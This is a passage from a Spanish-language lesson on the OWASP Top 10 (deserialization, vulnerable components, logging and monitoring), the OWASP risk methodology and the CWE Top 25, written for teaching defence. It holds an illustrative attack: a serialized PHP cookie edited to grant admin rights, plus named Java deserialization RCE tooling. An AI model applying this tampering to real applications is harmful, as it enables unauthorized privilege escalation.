- Durante la deserialización y antes de la creación del objeto, exija el cumplimiento estricto de verificaciones de tipo de dato, ya que el código normalmente espera un conjunto de clases definibles. Se ha demostrado que se puede pasar por alto esta técnica, por lo que no es aconsejable confiar sólo en ella.
- Aísle el código que realiza la deserialización, de modo que se ejecute en un entorno con los mínimos privilegios posibles.
- Registre las excepciones y fallas en la deserialización, tales como cuando el tipo recibido no es el esperado, o la deserialización produce algún tipo de error.
- Restrinja y monitoree las conexiones (I/O) de red desde contenedores o servidores que utilizan funcionalidades de deserialización.
- Monitoree los procesos de deserialización, alertando si un usuario deserializa constantemente.

Ejemplos de escenarios de ataque

Escenario#1

Una aplicación *React* invoca a un conjunto de microservicios *Spring Boot*. Siendo programadores funcionales, intentaron asegurar que su código sea inmutable.

La solución a la que llegaron es serializar el estado del usuario y pasarlo en ambos sentidos con cada solicitud.

Un atacante advierte la firma ***"R00"*** del objeto Java, y usa la herramienta ***Java Serial Killer*** para obtener ejecución de código remoto en el servidor de la aplicación.

Escenario#2

Un foro PHP utiliza serialización de objetos PHP para almacenar una *"super cookie"*, conteniendo el ID, rol, *hash* de la contraseña y otros estados del usuario:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05
022f8f3c88bc960";}
```

Un atacante modifica el objeto serializado para darse privilegios de administrador a sí mismo:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022
f8f3c88bc960";}
```

9. Uso de Componentes Con Vulnerabilidades Conocidas

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
Es sencillo obtener *exploits* para vulnerabilidades ya conocidas, pero la explotación de otras requieren un esfuerzo considerable, para su desarrollo y/o personalización.	Estos defectos están muy difundidos. El desarrollo basado fuertemente en componentes de terceros, puede llevar a que los desarrolladores no entiendan qué componentes se utilizan en la aplicación o API y, mucho menos, mantenerlos actualizados. Esta debilidad es detectable mediante el uso de analizadores tales como *retire.js* o la inspección de cabeceras. La verificación de su explotación requiere de la descripción de un posible ataque.	Mientras que ciertas vulnerabilidades conocidas conllevan impactos menores, algunas de las mayores brechas registradas han sido realizadas explotando vulnerabilidades conocidas en componentes comunes. Dependiendo del activo que se está protegiendo, este riesgo puede ser incluso el principal de la lista.

¿La aplicación es vulnerable?

Es potencialmente vulnerable si:

- No conoce las versiones de todos los componentes que utiliza (tanto del lado del cliente como del servidor). Esto incluye componentes utilizados directamente como sus dependencias anidadas.
- El software es vulnerable, no posee soporte o se encuentra desactualizado. Esto incluye el sistema operativo, servidor web o de aplicaciones, DBMS, APIs y todos los componentes, ambientes de ejecución y bibliotecas.
- No se analizan los componentes periódicamente ni se realiza seguimiento de los boletines de seguridad de los componentes utilizados.
- No se parchea o actualiza la plataforma subyacente, *frameworks* y dependencias, con un enfoque basado en riesgos. Esto sucede comúnmente en ambientes en los cuales la aplicación de parches se realiza de forma mensual o trimestral bajo control de cambios, lo que deja a la organización abierta innecesariamente a varios días o meses de exposición a vulnerabilidades ya solucionadas.

¿Cómo se previene?

- Remover dependencias, funcionalidades, componentes, archivos y documentación innecesaria y no utilizada.
- Utilizar una herramienta para mantener un inventario de versiones de componentes (por ej. *frameworks* o bibliotecas) tanto del cliente como del servidor. Por ejemplo, *Dependency Check y retire.js*.

- Monitorizar continuamente fuentes como CVE y NVD en búsqueda de vulnerabilidades en los componentes utilizados. Utilizar herramientas de análisis automatizados. Suscribirse a alertas de seguridad de los componentes utilizados.
- Obtener componentes únicamente de orígenes oficiales utilizando canales seguros. Utilizar preferentemente paquetes firmados con el fin de reducir las probabilidades de uso de versiones manipuladas maliciosamente.
- Supervisar bibliotecas y componentes que no poseen mantenimiento o no liberan parches de seguridad para sus versiones obsoletas o sin soporte. Si el parcheo no es posible, considere desplegar un parche virtual para monitorizar, detectar o protegerse contra la debilidad detectada.

Cada organización debe asegurar la existencia de un plan para monitorizar, evaluar y aplicar actualizaciones o cambios de configuraciones durante el ciclo de vida de las aplicaciones.

Ejemplos de escenarios de ataque

Escenario #1

Típicamente, los componentes se ejecutan con los mismos privilegios de la aplicación que los contienen y, como consecuencia, fallas en éstos pueden resultar en impactos serios. Estas fallas pueden ser accidentales (por ejemplo, errores de codificación) o intencionales (una puerta trasera en un componente). Algunos ejemplos de vulnerabilidades en componentes explotables son:

- CVE-2017-5638, una ejecución remota de código en Struts 2 que ha sido culpada de grandes brechas de datos.

- Aunque frecuentemente los dispositivos de Internet de las Cosas (IoT) son imposibles o muy dificultosos de actualizar, la importancia de estas actualizaciones puede ser enorme (por ejemplo, en dispositivos biomédicos).

Existen herramientas automáticas que ayudan a los atacantes a descubrir sistemas mal configurados o desactualizados. A modo de ejemplo, el motor de búsqueda Shodan ayuda a descubrir dispositivos que aún son vulnerables.

10. Registro y Monitoreo Insuficientes

Vector de ataque, debilidades de seguridad e impacto

Vector de Ataque	Debilidades de Seguridad	Impacto
El registro y monitoreo insuficientes es la base de casi todos los grandes y mayores incidentes de seguridad. Los atacantes dependen de la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados.	Una estrategia para determinar si usted no posee suficiente monitoreo es examinar los registros después de las pruebas de penetración. Las acciones de los evaluadores deben registrarse lo suficiente como para comprender los daños que podrían haber causado.	Los ataques más exitosos comienzan con la exploración de vulnerabilidades. Permitir que el sondeo de vulnerabilidades continúe puede aumentar la probabilidad de una explotación exitosa. En 2016, la identificación de brechas tardó una media de 191 días, un tiempo más que suficiente para infligir daño.

¿La aplicación es vulnerable?

El registro y monitoreo insuficientes ocurren en cualquier momento:

- Eventos auditables, tales como los inicios de sesión, fallos en el inicio de sesión, y transacciones de alto valor no son registrados.
- Advertencias y errores generan registros poco claros, inadecuados o ninguno en absoluto.
- Registros en aplicaciones o APIs no son monitoreados para detectar actividades sospechosas.
- Los registros son almacenados únicamente de forma local.
- Los umbrales de alerta y de escalamiento de respuesta no están implementados o no son eficaces.
- Las pruebas de penetración y escaneos utilizando herramientas DAST (como OWASP ZAP) no generan alertas.
- La aplicación no logra detectar, escalar o alertar sobre ataques en tiempo real.

¿Cómo se previene?

Según el riesgo de los datos almacenados o procesados por la aplicación:

- Asegúrese de que todos los errores de inicio de sesión, de control de acceso y de validación de entradas de datos del lado del servidor se pueden registrar para identificar cuentas sospechosas. Mantenerlo durante el tiempo suficiente para permitir un eventual análisis forense.
- Asegúrese de que las transacciones de alto impacto tengan una pista de auditoría con controles de integridad para prevenir alteraciones o eliminaciones.

- Asegúrese que todas las transacciones de alto valor poseen una traza de auditoría con controles de integridad que permitan detectar su modificación o borrado, tales como una base de datos con permisos de inserción únicamente u similar.
- Establezca una monitorización y alerta efectivos de tal manera que las actividades sospechosas sean detectadas y respondidas dentro de períodos de tiempo aceptables.

Ejemplos de escenarios de ataque

Escenario #1

El software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.

Escenario #2

Un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

Escenario #3

De acuerdo con reportes, un importante minorista tiene un *sandbox* de análisis de malware interno para los archivos adjuntos de correos electrónicos. Este *sandbox* había detectado software potencialmente indeseable, pero nadie respondió a esta detección.

Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

SOBRE LOS RIESGOS QUE CONLLEVAN LAS VULNERABILIDADES

La Metodología de Evaluación del Riesgo para el Top 10 está basada en la Metodología de Evaluación de Riesgo de OWASP. Para cada categoría del Top 10, se estima el riesgo típico que representa cada vulnerabilidad en una aplicación web al observar los factores de probabilidad comunes y los factores de impacto para esa vulnerabilidad.

Después, se ordena el **Top 10** de acuerdo a todas aquellas vulnerabilidades que típicamente presentan el riesgo más significativo para una aplicación. Estos factores son actualizados con cada edición del Top 10 a medida que cambian y evolucionan

La Metodología de Evaluación de Riesgo de **OWASP** define numerosos factores para ayudar a calcular el riesgo de una vulnerabilidad identificada. Sin embargo, el Top 10 debe basarse en generalidades en lugar de vulnerabilidades específicas en aplicaciones y APIs reales. En consecuencia, nunca podremos ser tan precisos para calcular los riesgos en sus propias aplicaciones. El propietario o administrador del sistema están mejor capacitados para juzgar la importancia de sus aplicaciones y datos, cuáles son sus amenazas, cómo ha sido construido y cómo está siendo operado el sistema.

Esta metodología incluye tres factores de probabilidad para cada vulnerabilidad (**prevalencia, posibilidad de detección y facilidad de explotación**) y un factor de impacto técnico. La escala de riesgos para cada factor utiliza el rango de 1 (bajo) a 3 (alto).

La **prevalencia** de una vulnerabilidad es un factor que normalmente no es necesario calcular, para los datos de prevalencia se han obtenido estadísticas de un conjunto de organizaciones distintas y se ha calculado el promedio de los datos agregados para elaborar el Top 10 de probabilidad de existencia según la prevalencia.

Esta información fue posteriormente combinada con los dos factores de probabilidad (**posibilidad de detección y facilidad de explotación**) para calcular la tasa de probabilidad de cada vulnerabilidad.

Esta tasa fue multiplicada por el impacto técnico promedio estimado de cada elemento, para finalmente elaborar la clasificación de riesgo total para cada elemento del Top 10 (cuanto mayor sea el resultado, mayor será el riesgo).

La detectabilidad, la facilidad de explotación y el impacto se calcularon analizando los CVEs (Common Vulnerabilities and Exposures) reportados asociados a las 10 categorías principales.

Hay que tener en consideración que este enfoque no tiene en cuenta la probabilidad del agente de amenaza, ni se tiene en cuenta ninguno de los detalles técnicos asociados a su aplicación en particular.

Cualquiera de estos factores podría afectar significativamente la **probabilidad total** de que un atacante encuentre y explote una vulnerabilidad en particular. Esta clasificación tampoco tiene en consideración el impacto real sobre su negocio. Su organización deberá decidir cuánto riesgo de seguridad en las aplicaciones y APIs está dispuesta a asumir dada su cultura, su industria y el entorno regulatorio.

El propósito de OWASP Top 10 no es hacer el análisis de riesgo por usted.

RIESGOS ADICIONALES A CONSIDERAR

El TOP 10 abarca una gran cantidad de terreno en lo que respecta a vulnerabilidades, pero existen otros riesgos que debe considerar y evaluar en su organización. Otra lista a tener en cuenta es la CWE (Common Weakness Enumeration) TOP 25 de debilidades más peligrosas de software:

Rank	ID	Name	Score
1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
2	CWE-787	Out-of-bounds Write	46.17
3	CWE-20	Improper Input Validation	33.47
4	CWE-125	Out-of-bounds Read	26.50
5	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
6	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
7	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
8	CWE-416	Use After Free	18.87
9	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
10	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
11	CWE-190	Integer Overflow or Wraparound	15.81
12	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
13	CWE-476	NULL Pointer Dereference	8.35
14	CWE-287	Improper Authentication	8.17
15	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
16	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
17	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53
18	CWE-522	Insufficiently Protected Credentials	5.49
19	CWE-611	Improper Restriction of XML External Entity Reference	5.33
20	CWE-798	Use of Hard-coded Credentials	5.19
21	CWE-502	Deserialization of Untrusted Data	4.93
22	CWE-269	Improper Privilege Management	4.87
23	CWE-400	Uncontrolled Resource Consumption	4.14
24	CWE-306	Missing Authentication for Critical Function	3.85
25	CWE-862	Missing Authorization	3.77

CWE TOP 25 (marzo 2021)

11. PUNTOS CLAVE

Los puntos clave de esta lección son:

- Cada aplicación debe tener su propia definición de riesgos en función de los requisitos del software, los datos con los que se va a trabajar y el entorno de producción.
- OWASP TOP 10 y CWE 25 se deben tener en consideración para nuestros desarrollos, pero no son la "**panacea**", es decir, que una aplicación cumpla con las dos listas en lo que respecta a seguridad no significa que sea 100% segura.

En el próximo tema se verán los controles proactivos y una lista de consideraciones a tener en cuenta en todos los niveles de la empresa de software para que nuestras aplicaciones sean más seguras.